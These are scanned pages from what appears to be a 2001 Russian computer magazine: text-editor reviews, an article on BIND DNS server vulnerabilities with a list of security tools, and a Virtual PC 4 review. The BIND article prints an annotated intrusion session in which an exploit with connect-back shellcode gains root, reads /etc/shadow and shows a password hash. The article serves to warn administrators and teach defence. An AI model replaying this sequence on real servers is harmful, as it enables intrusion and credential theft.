вам подойдет, так как формат Word 97 он читает отменно. Кроме того, в этом редакторе имеются, на мой взгляд, практически уникальные возможности: шифрование и подключаемые модули. Шифрование двоичное, алгоритм RC5. Все очень просто. Настройки позволяют заменить блокнот и восстановить его обратно (то есть изменить приоритеты системы при работе с файлами, ассоциированными с блокнотом: обычно это файлы с расширениями INF,INI,TXT). Этот редактор также позволяет конвертировать файлы из одной кодировки в другую (ROT-13, DOS866, KOI-8, WIN1251). Дополнительные баллы были присуждены Crypt Edit за отличный интерфейс и сравнительно малый размер. Шпионы, эта программа для вас!

## Степень компактности редакторов

- 1 ▶ 11,7 Кбайт: **Bera** — редактор, написанный на Ассемблере.
- 2 ▶ 546 Кбайт: **RPad32** — очень компактно для такого блокнота.
- 3 ▶ 624 Кбайт: **Quick Editor** — чуть побольше, но тоже хорошо.
- 4 ▶ 668 Кбайт: **Текстовик** — не ожидал такого размера от заменителя Блокнота, но это объясняется звуками, сопровождающими работу программы.
- 5 ▶ 756 Кбайт: **Editor** — написан на Delphi.
- 6 ▶ 902 Кбайт: **Baikal WordPad** — много красивых картинок и «наворотов», что добавляет программе «лишнего веса».
- 7,8 ▶ 1 Мбайт: **Aditor, Crypt Edit** — много функций — много места.
- 9 ▶ 1,29 Мбайт: **PSoft Editor 2000** — вполне солидный редактор, приближается по своим возможностям к Лексиону.
- 10 ▶ 2 Мбайт: **Everest** — весьма «увесистая» для своего класса программа.

## PSoft Editor 2000

**Разработчик:** PSoft  
**(Иван Притула)**  
**Версия:** 5.0  
**Размер:** 1,29 Мбайт  
**Оценка:** 8,5



Оценка 8,5 говорит о многом. Очень удобный, красивый, даже эстетичный интерфейс. Приятно организованные меню. Хороший и компактный формат файлов.

Очень обидно, когда узнаешь, что работа автором была частично недоделана: справки, к сожалению, нет. Самое неприятное то, что редактор не читает файлы Word (\*.doc), не опреде-




## Степень удобства работы и дружественности интерфейса

- 1 ► **Crypt Edit** — быстрый доступ к функциям, удобно работать с панелями инструментов.
- 2 ► **Текстовик** — просто, удобно и с юмором.
- 3 ► **Psoft Editor 2000** — почти идеал, но нет справки, хотя в меню она заявлена. Видимо, автор еще не закончил работу над ней.
- 4 ► **Aditor** — перегружен панелями, но для web-мастеров и профессиональных программистов очень подходит. Жалко, что есть некоторые недоработки.
- 5 ► **Baikal WordPad** — перегружен панелями, но красиво.
- 6 ► **Everest** — хорошо продуманные панели, но нет подсказок. И программы удаления тоже, кстати, нет. Впечатление двойное: типично отечественный подход — сделать работу, а мусор не убрать. В данный момент внешняя поддержка этого редактора не осуществляется.
- 7 ► **Bera** — очень мало функций на панели инструментов.
- 8 ► **Rpad32** — даже панели инструментов нет. Меню почему-то по-английски. Справка скучная. No comment.
- 9 ► **Editor** — душераздирающее зрелище: панели неудобны и перегружены, а справки нет. В окне About крупными буквами написано: «Этот Editor сделан Бондарчуком Николаем». Безвкусно, на мой взгляд.
- 10 ► **Quick Editor** — увы, ничего хорошего я сказать о программе не могу. Очень неудобно и примитивно.

## Everest

**Версия:** 1.0.0.66  
**Разработчик:** Archi Team  
**Размер:** 2 Мбайт  
**Оценка:** 8



Оценка этого редактора — 8. Она снижена исключительно из-за интерфейса, так как к возможностям этой замечательной, поистине профессиональной программы никаких претензий


практически никогда не возникало и не возникнет. Everest — отличный текстовый редактор. Подводит его только то, что команда разработчиков Archi Team совсем забыла сде-

лать одну важную вещь — проставить подписи и подсказки ко всем

кнопкам. Хотя рисунки у кнопок интуитивно понятны, новичок в этом деле может не сразу разобраться. Кроме того, там нельзя создавать сноски, оглавления и сохранять стили. Редактор проводит качественный импорт из MS Word. Для тех, кто любит DOS, разработчики преподнесли сюрприз — Everest понимает псевдографику! Во время написания этой статьи вся работа над Everest группой разработчиков была прекращена, а доступ к ресурсам закрыт. Сделано это было без объяснения причин.

## Текстовик

**Версия:** 2.5  
**Разработчик:**  
**В. Г. Сурков**  
**Размер:** 668 Кбайт  
**Оценка:** 7,5




Оценка 7,5. Очень удачная замена NotePad. Команды имеют звуковое сопровождение (нужно оно или нет — это уже другой вопрос, но послушать приятно).

Программа с юмором. Имеет гибкие настройки. Сворачивается в трей (по желанию пользователя). Не является RTF редактором, но позволяет редактировать файлы в формате .txt. Вполне успешно

выполняет перекодировку из DOS в WIN. Отличается малым размером. Текстовик очень удобен в работе, но Word он не заменит. А вот быстро написать с его помощью какую-нибудь небольшую заметку — отличное применение!

## Baikal WordPad

**Версия:** 5.0  
**Разработчик:** Baikal Software Group  
**Размер:** 902 Кбайт  
**Оценка:** 7,5



Оценка 7,5. Множество всяких красот — аж глаза разбегаются. Одна установка «с видами на озеро Байкал» чего стоит. Незарегистрированная версия программы имеет в назва-

нии строку 'unregistered' (именно так!). Особо полезные возможности в ней отключены. Настройки запрятаны в недрах программы — чтобы установить язык, придется по-

копаться в меню. В окне параметров есть несколько забавных цветовых схем. Мне больше нравится «Windows», когда Baikal WordPad использует системные цвета. Очень удобные шаблоны и автотекст. Алгоритм шифровки, к сожалению, довольно слабый. Перекодировщик, в общем, сделан качественно. Хороший импорт из разных форматов.

Вроде хороший редактор, но остается легкое впечатление недоделанности и даже неряшливо.

## Editor


**Версия: 1.0**

**Разработчик:**

**Н. А. Бондарчук**

**Размер: 756 Кбайт**

**Оценка: 5**



можно рекомендовать к применению пользователям Word — если вы не выйдете из себя при виде таких панелей инструментов...

Оценка 5. Интерфейс весьма далек от «интуитивно понятного». Очень много загадочных кнопок на панели инструментов. Много «наворотов», включая даже не очень нужный календарь.

В окне About крупными буквами написано: «Этот Editor сделан Бондарчуком Николаем. Если пользуюешься, напиши мне отзыв». Хотя Editor 1.0 хорошо понимает формат Word. Так что его

## Aditor


**Версия: 2.0**

**Разработчик:**

**D. Kinzhermann**

**Размер: 1 Мбайт**

**Оценка: 8,5**



8,5 баллов. Редактор для «продвинутых» пользователей. Среди возможностей выделяются:

- Подсветка HTML синтаксиса, листингов программ языков программирования;
- Поддержка Unix переноса строки;
- Удаление HTML тегов;
- Работа с шаблонами (из всех редакторов это умел лишь Crypt Edit);
- Функции перекодировки.

При первом запуске программа запрашивает установку настроек. Редактор достаточно удобный, генерирует хорошие web-страницы. В Aditor встроен отличный перекодировщик, но справка к нему написана по-английски. Перевод некоторых команд несколько аляповат. Кроме того, редактор имеет удобную программу удаления. Скорее всего, Aditor понравится любителям простых текстовых редакторов с расширенными возможностями. К сожалению, формат Word он не понимает, что заметно убавит количество его поклонников.


## Вега

**Версия: 2.02**

**Разработчик: К. П. Шереметьев**

**Размер: 11,7 Кбайт**

**Оценка: 7**



Этот редактор заслужил оценку 7. И хотя полноценным текстовым редактором его не назовешь, он очень удачно заменяет Notepad. Сделан в Ассемблере. Поддер-

живает основные функции Notepad и некоторые другие. Довольно высокую оценку заслужил за малый размер, быструю работу и удобный интерфейс.

## RPad32


**Версия: 2.60**

**Разработчик:**

**А. В. Рябов**

**Размер: 546 Кбайт**

**Оценка: 8**



Оценка 8. Имеет гибкие настройки, поддерживает основные русские кодировки, может вполне заменить Notepad. Имеет малый размер. Удобен в работе. Редактирует простые текстовые файлы. Word, конечно, не заменит, а вот тем, кому приходится часто преобразовывать тексты в разные кодировки, RPad32 очень поможет.

## Quick Editor


**Версия: 1.0**

**Разработчик:**

**И. И. Колесников**

**Размер: 624 Кбайт**

**Оценка: 4**



Оценка 4. Во-первых, программа отличается не слишком грамотным русским языком. Во-вторых, страдает отсутствием меню. В-третьих, тип файлов в этом редакторе не задается.

В четвертых, импорта/экспорта данных в/из Word нет (но если это редактор текстовых файлов, то это, может быть, не нужно?). В-пятых, нет справки. И один плюс: есть команда «сохранить все», хотя зачем она нужна,

не слишком понятно. Мы ведь редактируем один документ за раз.

Если бы автор устранил орфографические ошибки, добавил меню, справку, многодокументный режим, работу с Word, типы файлов, словом написал нормальную программу, то ее можно было бы назвать текстовым редактором.

## Итоги »

**Оптимальный выбор:** Psoft Editor 2000 и Crypt Edit 4.0.

Текстовый редактор для профессионалов — Everest.

Лучший редактор для генерации web-страниц — Aditor.

Альтернатива Notepad — Vega, RPad32, Текстовик.

Эстетичный интерфейс — Vega, Текстовик, RPad32, Everest, Crypt Edit, PSoft Editor 2000, Baikal WordPad.

Editor не заслужил наград. Хотя если вам понравятся весьма странные панели этой программы, то можете использовать и его.

Quick Editor является весьма сырьм продуктом. Возможно, новая версия будет удостоена награды «Альтернатива Notepad» или «эстетичный интерфейс».

Итак — благодаря энтузиастам-разработчикам и небольшим фирмам каждый может выбрать себе текстовый редактор по вкусу. А поскольку подавляющая часть перечисленных программ распространяется как «freeware», то, все, что требуется для его получения, — это соединение с Интернетом.

■ ■ ■ Николай Амеличев

Linux hacked.server.ru 2.2.5-15 #1 Mon Apr 19 22:21:09 EDT 1999  
 3 uid=0(root) gid=0(root)  
 Linux version 2.2.5-15 (root@porky.devel.redhat.com)  
 (gcc version egcs-2.91.66 19990314/Linux (egcs-1.1.2 release))

Проблемы безопасности DNS-серверов

# Ломать — не строить

Каждое утро системный администратор компании N просыпается с головной болью: «Как себя чувствует DNS-сервер?» Тут действительно есть над чем задуматься, если вы работаете, например, с одним из самых распространенных DNS-серверов — Bind.

**В** январе Интернет лихорадило — в Bind нашли несколько «дыр», позволяющих взломщику получать права суперпользователя на удаленной машине. Были немедленно выпущены новые версии, но ведь нужно обновить Bind на каждом сервере... Где-то системные администраторы отреагировали мгновенно, где-то не очень быстро, а где-то не отреагировали совсем.

#### Вроде работает, да и ладно...

To, что DNS-сервер периодически перестает работать, не все считают проблемой, кажется, перезагрузил машину — и все в порядке. А ведь хакеры не дремлют. Невдомек администратору, что каждый раз, когда перестает работать DNS-сервер, в систему проникает очередной взломщик. Конечно, через некоторое время он догадывается, что его сервер взломали, так как мало кто из взломщиков проникает в систему просто так: кто-то оставляет свой неповторимый автограф на web-страницке, кто-то стирает пользовательские файлы, словом, каждый «веселится» как умеет. Но уже поздно — система скомпрометирована.

Безопасность — сегодня одна из самых важных проблем Интернета. Можно лишь почувствовать тому администратору, который об этом не задумывается. В лучшем случае он получит письмо о взломе сервера и предложение ликвидировать «дыры». В худшем — ему придется ставить сервер заново, начальник лишит премии (или вовсе уволит), а симпатичная бухгалтерша перестанет кормить бутербродами. Невеселый пейзаж. Начальному, у которого работает такой администратор, тоже стоит посочувствовать: трафик в Интернете совсем не бесплатный.

Какие же проблемы могут возникнуть при нарушении ба-

зопасности сервера? Данные, находящиеся на сервере, могут быть искажены, а то и вовсе потеряны, конфиденциальная информация перестанет быть таковой, пользователи не смогут получить от сервера нужное им обслуживание.



▲ Сайт разработчика эксплойта tsl\_bind

» Давайте проследим процесс взлома на примере DNS-сервера с ОС Linux, а затем посмотрим, чем можно воспользоваться для предотвращения подобной атаки.

Как видно из приведенного листинга, весь взлом заключается в запуске эксплойта, который и делает все за нас. Таким образом, получается, что если не следить за безопасностью сервера, то любой человек, способный скачать эксплойт из Интернета, скомпилировать его (поскольку они распространяются в виде исходных текстов, обычно написанных на языке C) и запустить программу, сможет проникнуть в вашу систему. Причем это может быть и не человек, а программа-червь, примеры чему уже есть: Raven, Lion, Adore. Последний из них, кстати, использует как раз описанные в этой статье существующие проблемы Bind.

### Береженого бог бережет

Самая первая и элементарная мера безопасности — зайти на сайт производителя вашего дистрибутива Linux, поискать там обновления, скачать и установить их. Это стоит делать как минимум пару раз в неделю, а то и чаще, если не хотите, чтобы какой-нибудь хакер воспользовался «дырой» в вашей системе безопасности раньше, чем вы ее закроете.

Также стоит заглянуть на сайты, посвященные компьютерной безопасности. Например: <http://www.securityfocus.com> (на английском языке), <http://www.void.ru>, <http://www.security-elf.net> (на русском). Там вы найдете статьи и рекомендации по защите серверов, а также информацию о выявленных проблемах безопасности и различные эксплойты.

Разработчики дистрибутивов Linux выпускают и пакеты обновлений (packages) для них. Эти пакеты для разных версий дистрибутивов даже одного и того же разработчика зачастую несовместимы. В связи с этим надо искать обновление именно того дистрибутива и именно той версии, которая установлена на вашем сервере, иначе возможны проблемы с установкой и дальнейшим использованием.


Нужно убрать и лишние сервисы, так как каждый дополнительный сервис увеличивает вероятность взлома системы, либо, если какие-то из них нужны в локальной сети, следует разграничить доступ к ним (средствами firewall или самой программы). Не стоит слишком доверять утилитам, облегчающим конфигурирование системы, — различным программам, позволяющим управлять системой из диалоговых меню, где все реальные изменения скрыты от администратора. Надежнее сконфигурировать каждую систему самостоятельно. Конечно, если вы полностью уверены в том, что делаете.

Чем мы можем воспользоваться, чтобы облегчить нелегкий труд системного администратора?

## А ларчик просто открывался...

Подаваемые команды отмечены символом # в начале строки.

- Script started on Mon Feb 12 14:50:22 2001
- #hacker@hacker:~\$ ./tsl\_bind 111.222.333.444 — запускается эксплойт (программа для обнаружения «дыр» на удаленных машинах, позволяющая также получить доступ к файловой системе компьютера) tsl\_bind и «натравливается» на нужный IP-адрес
- . ISC bind 8.2.2-x remote buffer-overflow for linux x86
- . (c)2001 Tamandua Laboratories — www.axur.com.br
- . (c)2001 Gustavo Scotti <scotti@axur.org>
- . TCP listen port number 25000
- . waiting for server response... 8.2.2-P5 — эта версия уязвима, начинаем атаку
- . probing ebp... ebp is bfffffc78
- . waiting for connect\_back shellcode response... connected
- . ^—> from 111.222.333.4444:1074
- . congratulations. you have owned this one — поздравляет нас эксплойт
- Linux hacked.server.ru 2.2.5-15 #1 Mon Apr 19 22:21:09 EDT 1999 i586 unknown — то, что мы взломали
- uid=0(root) gid=0(root) — в результате взлома мы получаем права пользователя root
- #who — кто-нибудь есть в системе? никого...
- #last — а кто и когда в последний раз здесь был?
- reboot system boot Mon Feb 12 10:02
- user pts/0 another.server.ru Thu Feb 8 10:24 — 10:24 (00:00) — получаем информацию и видим: посещаемость, мягко говоря, невысокая
- wtmp begins Thu Feb 8 10:24:05 2001
- #dmesg — вывод от ядра
- Linux version 2.2.5-15 (root@porky.devel.redhat.com) (gcc version egcs-2.91.66 19990314/Linux (egcs-1.1.2 release)) #1 Mon Apr 19 22:21:09 EDT 1999
- Detected 89815724 Hz processor.
- ne.c:v1.10 9/23/94 Donald Becker (becker@cesdis.gsfc.nasa.gov)
- NE\*000 ethercard probe at 0x300: 00 20 a9 02 3e 3e
- eth0: NE2000 found at 0x300, using IRQ 5.
- Теперь можно посмотреть пароли, не страшно, что они зашифрованы, наверняка легко взламываются перебором по словарю
- #cat /etc/shadow
- root:\$1\$rsbxJ5e\$wnDCoqJYztE3aA9KcENWR\$: 11173:0:99999:7:-1:1:134538460
- email:x:505:505:email:/tmp:/bin/bash
- #hostname — узнаем имя машины
- hacked.server.ru
- #ps auxw — спрашиваем, какие процессы запущены
- USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
- root 1 0.1 0.9 1096 468 ? S 09:59 0:04 init [3]
- root 2 0.0 0.0 0 ? SW 09:59 0:00 [kflushd]
- root 470 0.0 0.5 1052 276 ? S 10:02 0:00 update (bdflush)
- root 601 0.0 1.7 2472 840 ? R 11:04 0:00 ps auxw
- #tail /var/log/messages — смотрим, какие последние сообщения имеются в основном log-файле системы
- Feb 12 10:39:32 service identd[551]: Connection from pinochet.cityline.ru
- Feb 12 10:39:32 service identd[551]: from: 195.46.160.34 (pinochet.cityline.ru) for: 1061, 25
- Feb 12 10:46:05 service named[362]: Lame server on 'www.infars.ru' (in 'ru'): [192.16.202.11].53 'NS.EU.NET'
- #who — уточним, не появился ли кто-нибудь в системе за это время; по-прежнему никого...
- Как видим, все произошло на удивление просто, о чём мы и сообщаем администратору
- #echo «You're hacked, upgrade your bind» | mail root
- #tail /var/log/maillog — проверим, ушло ли письмо
- Feb 12 11:08:31 service sendmail[625]: LAA00625: from=root, size=43, class=0, pri=30043, nrcpts=1, msgid=<200102120808.LAA00625@hacked. server.ru>, relay=root@localhost
- Feb 12 11:08:31 service sendmail[627]: LAA00625: to=root, ctladdr=root (0/0), delay=00:00:00, xdelay=00:00:00, mailer=local, stat=Sent — ушло
- #exit — и тихо уходим сами



▲ Сайт, посвященный вопросам безопасности

В ядрах Linux 2.0.X программой управления firewall является ipfadm, в 2.2.X — ipchains, в 2.4.X — iptables (<http://netfilter.kernelnotes.org>). **PortSentry** ([www.psionic.com/abacus/portsentry](http://www.psionic.com/abacus/portsentry)) — обнаруживает сканирование портов и позволяет предпринять против сканирующего кое-какие действия, например блокирование через firewall.

**Nmap** ([www.insecure.org/nmap/index.html](http://www.insecure.org/nmap/index.html)) —

tools/unix/lsof) — List Open Files — показывает, какие порты и файлы какими программами открыты.

**Tcpdump** ([www.tcpdump.org](http://www.tcpdump.org)) — сканирует весь сегмент сети, в котором зарегистрирована машина.

**Snort** ([www.snort.org](http://www.snort.org)) — система детектирования атак, способная производить анализ содержимого IP-пакетов в сети в режиме реального

сканер портов с широкими возможностями.

#### Nessus

([www.nessus.org](http://www.nessus.org)) — сканер, проверяющий систему на наличие в ней «дыр». Составляет удобные рапорты о разных особенностях машины и дает советы по поводу незащищенных мест системы. Однако порой дает много ложных срабатываний.

**Lsof** ([ftp://vic.cc/purdue.edu/pub/](http://ftp://vic.cc/purdue.edu/pub/))

времени. Легко конфигурируемая и удобная в использовании.

**Saint** ([www.wwdsi.com/saint](http://www.wwdsi.com/saint)) — The Security Administrator's Integrated Network Tool — еще один сканер портов.

**Tripwire** ([www.tripwire.com](http://www.tripwire.com)) — проверяет целостность файлов по контрольной сумме, размеру и времени доступа. Позволяет легко определить, какие файлы были заменены взломщиком.

**John The Ripper** ([www.openwall.com/john](http://www.openwall.com/john)) — утилита, взламывающая шифрованные пароли путем перебора. Позволяет найти «слабые» пароли пользователей.

**TrafShow** (<http://soft.risp.ru/trafshow/index.shtml>) — аналог Tcpdump, визуально показывает динамику процессов, происходящих в сети.

Все перечисленные программы могут использоваться и администраторами, и взломщиками. Администраторы ищут прорехи в своих сетях и закрывают их. А взломщики сканируют сети с целью проникновения через слабые места. Поэтому постоянное обновление программного обеспечения и постоянное наблюдение за выходящими эксплойтами может если не спасти от взлома, то свести его последствия к минимуму.

■ ■ ■ Оксана Атаманенко

# Кто хочет знать — тот читает Chip

News | Review | Hardware | Internet | Communications | Chip CD | Software | Solutions | Support

CHIP

Virtual PC 4

# Лучший РС — это Macintosh

Если под аббревиатурой РС понимать персональный, то есть личный, компьютер, то мне кажется, что лучший РС — это Macintosh. Если же под РС понимать компьютер с операционной системой Windows и процессором Intel, то заголовок выглядит провокационно. Но мы же имеем в виду возможность эксплуатации на Macintosh различных операционных систем для компьютеров с процессорами Intel.

**К**омпьютеры Apple (iMac, PowerMac, Cube, iBook или PowerBook) используют совершенно иные процессоры, чем IBM PC-совместимые, и собственную операционную систему — Mac OS. Чтобы на компьютеры Apple можно было установить другую операционную систему (например Windows или DOS) и запускать предназначенные для нее приложения, нужно прежде всего установить программу для эмуляции процессора Pentium и необходимого «железа» (звуковая и графическая карта, модем, сетевая карта и т. д.). Эти возможности реализованы в продукте компании Connectix — Virtual PC 4.


Virtual PC 4 — это программа, которая эмулирует на компьютерах Apple работу процессора Pentium MMX и весь спектр необходимого аппаратного обеспечения, в том числе поддержку оборудования USB. Возможно, вам известна по-

добная эмуляция системы Windows под Linux с помощью программы Win4Lin. В отличие от Win4Lin, Virtual PC 4 может эмулировать и процессор, и компоненты аппаратного обеспечения.

Поскольку речь идет лишь о программе, ясно, что требования к мощности компьютера значительны. Virtual PC 4 оптимизирована для процессоров G3 и G4. Самый старый процессор G3 233 МГц способен эмулировать РС с процессором Pentium MMX 90 МГц. Более новые процессоры G3 400 МГц могут реализовать возможности Pentium MMX 150 МГц, а самые новые компьютеры с процессорами G4 с частотой более 600 МГц — Pentium MMX 300 МГц. Эти величины, конечно, приблизительны, они во многом зависят от качества применяемого приложения, типа и версии операционной системы. Например, некоторые задачи эмулятора может выполнить быстрее, чем оригинальный Pentium соответствующей частоты.

Большие требования предъявляются также к доступной оперативной памяти. Если у вашего Macintosh всего 32 Мбайт RAM, то вы с трудом сможете эмулировать даже DOS. Минимум, необходимый для эмуляции Windows, — 64 Мбайт памяти. Со 128 Мбайт уже можно уверенно эмулировать практически любую операционную систему для РС (Windows 98/Millennium или Linux).

Инсталляция дополнительных операционных систем происходит практически так же, как и при использовании реального




▲ Список виртуальных машин — здесь можно выбрать запуск операционной системы или добавить новую

РС. Кроме того, вы можете приобрести и OS Packs того же разработчика, с предустановленными и настроенными ОС. При инсталляции «вручную» проблемы возникают крайне редко. В основном же Virtual PC 4 ведет себя как качественный РС с сертифицированным «железом».

Субъективно мне кажется, что Windows Millennium в среде Virtual PC работает быстрее, чем Windows 98 в такой же конфигурации. Windows Me к тому же похожа на Mac OS гораздо больше, чем какая-либо из предыдущих Windows.

Хотя Virtual PC 4 создана для использования системы Windows, полезно знать, что эксплуатировать в ней можно практически любую операционную систему для РС. Я лично испытал коммерческую версию Windows, «юниксовую» OpenStep и свободно распространяемые клонсы DOS — FreeDOS и Caldera DR-DOS 7. Если у вас мощный процессор G3 или G4 минимум на 400 МГц, также можно ис-




▲ Windows Millennium в окне Mac OS

» пользовать легко инсталлируемый WinLinux 2000. Virtual PC 4 может работать в двух режимах — в окне программы или в полноэкранном, при этом первый вариант удобен прежде всего при перетаскивании файлов из Windows в Mac OS и обратно. Благодаря использованию Virtual PC 4 в Mac OS появляется возможность работать с файлами практически любых форматов. Недостатком при этом является относительно невысокая скорость обмена информацией между рабочей ОС и эмулятором. При полноэкранном режиме ваш Mac полностью превращается в PC.

Работа с эмулированной системой идентична работе на настоящем PC. Запуск приложений и работа с ними также схожи с тем, как это происходит у реального PC. Эмулятор дает возможность «заморозить» состояние среды PC перед окончанием работы эмулятора. На практике это выглядит следующим образом: представьте, что вы печатаете в Word под Windows и одновременно у вас открыта графическая программа, в которой нарисован какой-нибудь логотип. И вот вы решили закончить работу и выключить компьютер. Virtual PC 4 предложит возможность запомнить актуальное на тот момент состояние эмулятора для дальнейшего использования. При следующем включении эмулятора автоматически восстановится состояние среды перед окончанием работы: на экране вы увидите открытый документ Word на фоне открытой графической программы с логотипом.

Как подсказывает название эмулятора, речь идет о четвертой версии продукта. Посмотрим наиболее значительные изменения программы по сравнению с предыдущими версиями.

